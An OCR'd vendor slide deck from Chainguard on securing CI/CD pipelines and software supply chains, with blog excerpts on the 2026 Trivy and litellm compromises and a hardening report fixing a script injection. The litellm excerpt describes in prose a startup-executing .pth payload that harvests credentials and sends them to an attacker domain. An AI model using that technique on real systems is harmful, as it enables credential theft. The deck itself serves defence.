
Best practices and tools to protect your workflows


Chainguard

0. Repository Inspection

- Inspect your repositories for insecure defaults!
  - pull_request_token with with "head" code execution
  - Long lived tokens (PATs) with broad privileges
  - Direct shell execution with input that can be manipulated by external actors
  - Actions pinned by tag
- Unprotected main branch
- Unprotected release tags

Branches and Tags Rulesets





Chainguard


1. Minimize Attack Surface

Minimizing attack surface is one of the simplest practices to protect software artifacts from vulnerabilities that are not introduced directly in their source code. It's that low hanging fruit that just can't be ignored.

- **Think direct and transitive dependencies,** both at the language ecosystem level as well as in the runtime environment
- **Any weak link in the chain can be used as a foothold** to obtain access
- **The main idea is not to remove functionality,** but to remove what doesn't need to be there

Chainguard Containers

images.chainguard.dev



Chainguard

Chainguard Containers

< ALL ARTICLES

MARCH 20, 2026

Secure-by-default: Chainguard customers unaffected by the Trivy supply chain attack

Reid Tatoris, VP of Product

On March 19, 2026, a supply chain attack using previously stolen credentials resulted in malicious releases of the Trivy vulnerability scanner (v0.69.4), trivy-action, and setup-trivy being published to official channels.

No action is required from Chainguard customers: Chainguard-built images and packages were not affected by the malicious release workflow. We recommend, however, that you follow the guidance below as malicious releases may have reached your systems via other distribution methods.

If you are not yet a Chainguard customer, we are making our Trivy images available free of charge for the next 12 months. We're also offering three free months of Chainguard Libraries and Actions (waitlist may apply) to new sign-ups to Chainguard, with no paid commitment required.

What happened

Aqua Security, the maintainer of Trivy, published a Security Incident advisory disclosing that a threat actor used compromised credentials to publish malicious versions of Trivy and related tooling. The incident was a follow-on from a prior security event on March 1, 2026, in which credentials were exfiltrated. Aqua Security has acknowledged that their containment of the first incident was incomplete: secrets were rotated, but the

FREE OFFER

Chainguard Catalog Starter: Your choice of 5 free container images

Instant access to trusted container images from the industry's most comprehensive catalog

2. Pull from Trusted Sources


98%+ of malware is inserted during build and distribution phases, bypassing regular review from maintainers

- **"Ghost release" gap:** attackers are exploiting the gap between the verifiable source code and the opaque build artifacts you consume.
- **Infra as a vector:** attacks are shifting left, focusing on turning developer laptops and CI/CD pipelines into nodes for propagation.

Chainguard Libraries

Every library is rebuilt from verified source to:

- Prevent malware by design
- Eliminate “are we impacted?” fire drills from malware
- Streamline compliance evidence



Chainguard

Chainguard Libraries

< ALL ARTICLES MARCH 24, 2026

You were one pip install away from the litellm breach. Chainguard customers weren't.

Ross Gordon, Staff Product Marketing Manager, and Bria Giordano, Director, Product Management

The attack

On March 24, 2026, hackers compromised `litellm`, a popular AI library with ~97 million monthly downloads. They published two compromised versions directly to PyPI, which remained active in the registry for nearly three hours. The releases bypassed the dependency's normal release cycle to ship `1.82.7` and `1.82.8`, designed to exfiltrate developer secrets. Hidden inside these versions was a malicious `.pth` file (code that executes automatically on Python startup), turning a routine dependency install into a full system compromise. From there, the attack escalated quickly. The payload harvested sensitive data, including SSH keys, cloud credentials, .env files, Kubernetes configs, and shell history, encrypted it, and exfiltrated it to an attacker-controlled domain. It attempted lateral movement by accessing Kubernetes service account tokens, reading cluster secrets, and deploying privileged pods across nodes, while also establishing persistence locally.

Several known packages depend on or integrate `litellm`, including:

FREE OFFER

Chainguard Libraries are available for free until June 30, 2026

Access Python, Java, and JavaScript libraries rebuilt from verified source and safe from the next supply chain attack


3. Pin to Digest

As we've seen in recent CI/CD incidents, attackers with repository permissions often publish a new release and / or point older tags to a malicious commit to infect both @latest users and also those who pin by tag.

- **Use Digests!** A digest is a unique hash pointing to a specific build of that GitHub Action or container image. When a new version is released, you workflow won't be affected, but it will also become outdated (and full of CVEs) eventually

- **Use Digestabot** to keep your workflows and Dockerfiles up-to-date with the most recent version upstream - this will open a PR to your repository, giving you time to review and test the changes before running any unknown updates.

3. Pin to Digest




Chainguard

4. Ban PATs, Use Short Lived Tokens

Personal Access Tokens or PATs can give an attacker full access to a project's repository or even the whole organization that hosts it, like what we've seen with Trivy. PATs often have too many privileges, and are valid for too long - often forgotten as secrets in a repo.

- **Short Lived Tokens** are the best solution to make sure you give a limited privilege to a workflow run, for a limited amount of time. Even if exfiltrated, they will be automatically rotated in a very short time.
- **Octo-STS** is a GitHub App created by Chainguard to implement this strategy, using the same concepts behind Sigstore and Cosign.

4. Ban PATs, Use Short Lived Tokens



Octo STS

GitHub App

Configure

Manage your installation settings.

A "Security Token Service" for GitHub

Developer

octo-sts

Website

`tl;dr` Octo STS is a GitHub App that acts as a "Security Token Service" (aka STS) for the GitHub API.

Octo STS is provided by a third-party and is governed by separate terms of service, privacy policy, and support documentation.

Report abuse

Octo STS enables workloads running anywhere to exchange short-lived OIDC tokens
for short-lived GitHub credentials thereby eliminating the need for those workloads to manage long-lived GitHub credentials.


Leveraging Octo STS, Chainguard has been able to eliminate a small horde of assorted long-lived GitHub credentials including:

- Dozens of Classic and Fine-grained "Personal Access Tokens" (aka PATs),
- A handful of dedicated GitHub App private keys,
- A handful of "deploy keys".

Chainguard does not currently offer any level of support for Octo STS, but if you are interested then please reach out to us.

Setting up workload trust

5. Use Chainguard Actions




Our hardening rulebook (beta)

- Unsafe shells
- Unpinned uses
- Hard-coded credentials
- GitHub environment injections
- Suspicious run content
- Missing permissions
- Script injections


5. Use Chainguard Actions

- `setup-go`
- `setup-python`
- `tj-actions/changed-files`
- `cache`
- `aquasecurity/trivy-action`
- `setup-node`
- `super-linter`
- `tj-actions/branch-names`
- `claude-code-action-official`



Chainguard

We're already preventing CI/CD risk



Chainguard

```
# Hardening Report: anthropics-claude-code-action

> This file was generated automatically by the hardening agent.

Action **anthropics-claude-code-action** was hardened
automatically. 1 finding(s) were identified and resolved across 1
iteration(s).

## Findings Fixed

### script-injection (severity: high)

In the 'Revoke app token' step of action.yml, the expression `${{
steps.run.outputs.github_token }}` is interpolated directly inside
a `run: ` shell command string (used as an HTTP Authorization
header value in a curl call).

**Fixes applied:** script-injection

**Notes:**

Fixed script injection in the 'Revoke app token' step of
action.yml. Moved `${{ steps.run.outputs.github_token }}` out of
the `run:` shell command string and into an `env:` block as
`REVOKE_TOKEN: ${{ steps.run.outputs.github_token }}`.
```

JOIN THE BETA WAITLIST

Chainguard Actions

Protect your CI/CD actions from the next attack

TL;DR: how Chainguard can help you today

- **Chainguard Containers** to minimize your attack surface and protect your runtimes from CVEs at the OS-level
- **Chainguard Libraries** to protect your workloads from malware in your application dependencies (Python, Java, and JavaScript already available)
- **Chainguard Actions** to protect your CI/CD from script injection, GitHub environment injections, suspicious run content, unpinned uses and hardcoded credentials (more to come)
- **Digestabot** for digest updates
- **Octo-STS** to replace long-lived PATs with short-lived OIDC tokens

Q&A and Resources

Upcoming Chainguard Events & Other Resources

Chainguard

MAY 6 @ 1PM ET

Securing the AI Era: No More Ignoring the Hard Problems

Speakers:

- Dan Lorenc, CEO & Founder, Chainguard
- Nic Chaillan, Founder, Ask Sage


NEXT LEARNING LABS

Building Safely with AI: From Code to Production with Chainguard

See you on May 28!
✨ events.chainguard.dev ✨

Thank you!

Erika Heidi | erika@chainguard.dev



Chainguard